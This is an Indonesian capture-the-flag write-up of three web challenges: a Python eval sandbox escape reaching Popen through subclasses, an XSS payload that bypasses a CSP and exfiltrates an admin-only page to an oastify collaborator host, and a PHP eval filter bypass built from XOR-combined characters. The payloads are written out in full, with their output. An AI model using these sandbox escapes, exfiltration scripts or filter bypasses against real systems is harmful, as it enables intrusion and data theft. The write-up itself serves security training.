Diberikan sebuah link menuju website dan juga source code. Jika dilihat di source code, terdapat fungsi eval yang dipanggil dengan tanpa builtins function serta harus melewati filter input terlebih dahulu, berikut potongan kode fungsinya

```
from flask import render_template
safe_eval = lambda expr, exec_eval = lambda expr : str(eval(expr, {'__builtins__':{}},{})), checking
= lambda expr: [[True if len(expr) > 405 else False],{True for i in
["builtins","**","popen","os","eval","exec","'"",'"',"]","["," "] if i in expr}] : (lambda check=checking(expr)
: "error..." if check[0][0] or len(check[1]) > 0 else exec_eval(expr))()
template_index = lambda conditions : render_template("hasil.html",data={"hasil":
safe_eval(conditions)})
```


Input nantinya akan di eval, pertama tim kami mencari fungsi Popen dan berhasil ditemukan pada index subclasses 397. Selanjutnya, tim kami mencari cara untuk bypass payload Popennya, berikut script yang kami gunakan untuk payload string popennya, kami memanfaatkan document dari class dict.

```
dictionary = {}
payload = "cat *"
for i in payload:
    print('({}).__class__.__doc__.__getitem__('+str(({}).__class__.__doc__.find(i))+')+',end='')
```

Dan kami pun berhasil menemukan payload yang dapat mem-bypass filter yang ada, berikut payload yang kami gunakan.

```
().class.base.subclasses().getitem(396)(({}).class.doc.getitem(2)+({}).class.doc.getitem(27)+({}).class.doc.getitem(3)+({}).class.doc.getitem(6)+({}).class.doc.getitem(237),stdout=-1,shell=True).stdout.read()
```

Jika dimasukkan, flag dapat ditemukan dengan melihat view-source dari websitenya



```
__name__ == &#34;__main__&#34;: app.run(host=&#34;localhost&#34;,port=21202,debug=0)# slashroot6{3val_just_ruin_your_w3bsite_lik3_a_3vil} -&gt; flagfrom flask import render_templat
```

Flag

slashroot6{3val_just_ruin_your_w3bsite_lik3_a_3vil}


Complain

Cara Pengerjaan

Diberikan link menuju website http://103.152.242.37:21204, di website kita dapat memberikan complain post. Lalu dari deskripsi juga kita tahu ada path **/getFlag** yang hanya bisa diakses oleh admin.


Dari deskripsi dan juga fungsional websitenya diperkirakan challenge ini berjenis Cross-Site Scripting (XSS).

Website juga memiliki blacklist serta CSP sebagai berikut



WELCOME benangtumpul

fetch|XMLHttp|['".] Not allowed!



```
default-src 'self';script-src 'self' 'unsafe-inline';base-uri
    'self';block-all-mixed-content;font-src 'self' https: data:;form-action
    'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src-attr
    'none';style-src 'self' https: 'unsafe-inline'
```

Evaluated CSP as seen by a browser supporting CSP Version 3


✓ default-src

● script-src

? 'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
● 'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.


Dari CSP Evaluator, kita tahu bahwa kita dapat menggunakan inline tag script sebagai payload, selanjutnya kita dapat membypass string single dan double quotes dengan menggunakan karakter tilda.

Tim kami lalu membuat payload sebagai berikut yang dapat membypass CSP dan Filter blacklist, serta melakukan get flag tanpa fetch dan XMLHttp dan mengirimkan ke server burp collabolator.



```
<script>
ifrm=document[`createElement`](`iframe`);
ifrm[`setAttribute`](`src`,`/getFlag`);
document[`body`][`appendChild`](ifrm);
ifrm[`onload`]=function(){document[`location`]=`http://dub6ctgk32uosjqph50w8did
r4xulj`+String[`fromCharCode`](46)+`oastify`+String[`fromCharCode`](46)+`com/?f
lag=`+btoa(ifrm[`contentWindow`][`document`][`body`][`innerHTML`])}
</script>
```


Sedikit penjelasan tentang payload yang kami gunakan, disini kami menggunakan tag script karena CSP nya dapat menggunakan inline pada tag script. Selanjutnya kami untuk dapat melakukan “fetch” pada /getFlag sebagai admin, kami memanfaatkan tag iframe dengan src nya /getFlag dan mendapatkan isi kontennya menggunakan atribut contentWindow ketika iframe berhasil di-load. Setelah iframe /getFlag berhasil di-load, kami mengirim isi konten flag nya menggunakan document.location ke server burp collaborator hingga mendapatkan flag.



WELCOME benangmerah


Successfully added your complaint and admin will check your complaints!

complain to admin!



#	Time	Type	Payload	Comment
13	2022-Oct-15 08:16:41 UTC	HTTP	dub6ctgk32uosjqph50w8didr4xulj	
14	2022-Oct-15 08:16:42 UTC	HTTP	dub6ctgk32uosjqph50w8didr4xulj	
15	2022-Oct-15 08:16:42 UTC	HTTP	dub6ctgk32uosjqph50w8didr4xulj	
16	2022-Oct-15 08:17:00 UTC	DNS	dub6ctgk32uosjqph50w8didr4xulj	
17	2022-Oct-15 08:17:01 UTC	HTTP	dub6ctgk32uosjqph50w8didr4xulj	

```
GET /?flag=
c2xhc2hyb290NntCeXA0c3NfRmlsdGVyXzRuZF9DMG50cjBsX1RoM19CMHRfVDBfR2l2M19UaDNfRmw0ZyF9
HTTP/1.1
Host: dub6ctgk32uosjqph50w8didr4xulj.oastify.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/102.0.5005.182 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```



```
> atob('c2xhc2hyb290NntCeXA0c3NfRmlsdGVyXzRuZF9DMG50cjBsX1RoM19CMHRfVDBfR2l2M19UaDNfRmw0ZyF9')
< 'slashroot6{Byp4ss_Filter_4nd_C0ntr0l_Th3_B0t_T0_Giv3_Th3_Fl4g!}'
```

Flag

slashroot6{Byp4ss_Filter_4nd_C0ntr0l_Th3_B0t_T0_Giv3_Th3_Fl4g!}

Trickation 2

Cara Pengerjaan


Diberikan url web dan source file web tersebut dengan index.php. Berikut isi index.php

```
<?php

    if($_SERVER['REQUEST_METHOD'] == "POST" && isset($_POST['cmd'])){
        $input_user = $_POST['cmd'];

        if(preg_match_all('/[^\x20-\x7e]/i',$input_user)){
            die("Not Printable!");
        }

if(preg_match_all('/[0-9|a-z|A-Z|"|@|!|\x20|\x3a|\x3c|\x2a|\x2b]|[\x21-\x23]|[\x25-\x26]|[\x2d|\x2f]
|[\x3e-\x40]|[\x5b-\x5d]|[\x60|\x7e]|\s/i',$input_user)){
            die("bad char!");
        }

        if(strlen(count_chars($input_user,3)) > 12 ){
            die("char too long!");
        };

        if(strlen($input_user) > 777){
            die("string too long!");
        }
        eval($input_user);
    }
?>
```


Terdapat banyak restriction pada saat menginput. Kami lalu mencoba untuk men generate character apa saja yang diperbolehkan.

```
<?php

for ($i=0; $i < 256; $i++) {
    $pload = chr($i);

if(preg_match_all('/[0-9|a-z|A-Z|"|@|!|\x20|\x3a|\x3c|\x2a|\x2b]|[\x21-\x23]|[\x25-\x26]|[\x2d|\x2f]
|[\x3e-\x40]|[\x5b-\x5d]|[\x60|\x7e]|\s/i',$pload)){
    }
    else if(preg_match_all('/[^\x20-\x7e]/i',$pload)){
    }
    else{
        var_dump($i);
    }
}
```

Berikut output karakter apa saja yang diperbolehkan




```
 alfan@alfanpc  /mnt/c/CTF/finalslashroot  php test.php
int(36)
int(39)
int(40)
int(41)
int(44)
int(46)
int(59)
int(61)
int(94)
int(95)
int(123)
int(125)
 alfan@alfanpc  /mnt/c/CTF/finalslashroot
```




```
 alfan@alfanpc  /mnt/c/CTF/finalslashroot  python2 charallow.py
$'(),.;=^_{}
 alfan@alfanpc  /mnt/c/CTF/finalslashroot
```

Hanya karakter tersebut yang diperbolehkan untuk diinput. Kami lalu berpikir untuk menggunakan XOR untuk men generate string. Untuk mendapatkan karakter yang lumayan banyak kami melakukan kombinasi 4 karakter untuk di XOR.




```python
a = "$(),.;=^_{}"
kamus = dict()
for i in a:
    for j in a:
        for k in a:
            for l in a:
                kamus[xor(xor(xor(i, j), k), l)] = (i, j, k, l)

pload = "phpinfo"
a = ""
b = ""
c = ""
d = ""
for i in pload:
    aa = kamus[i][0]
    bb = kamus[i][1]
    cc = kamus[i][2]
    dd = kamus[i][3]
    a += aa
    b += bb
    c += cc
    d += dd


kotak1 = "$_='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)
```

Dengan menggunakan kode berikut, kami dapat mengisi value **$_** dengan **phpinfo**. Lalu untuk melakukan trigger pada fungsi tersebut, kami dapat menggunakan string



```python

kotak2 = ";$_();"

```


Gabungkan kedua script tersebut lalu kirim payload yang sudah kita crafting tadi pada server



```
kotak1 = "$_='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)


kotak2 = ";$_();"

hasil = kotak1 + kotak2

burp0_data = {"cmd": hasil}
```

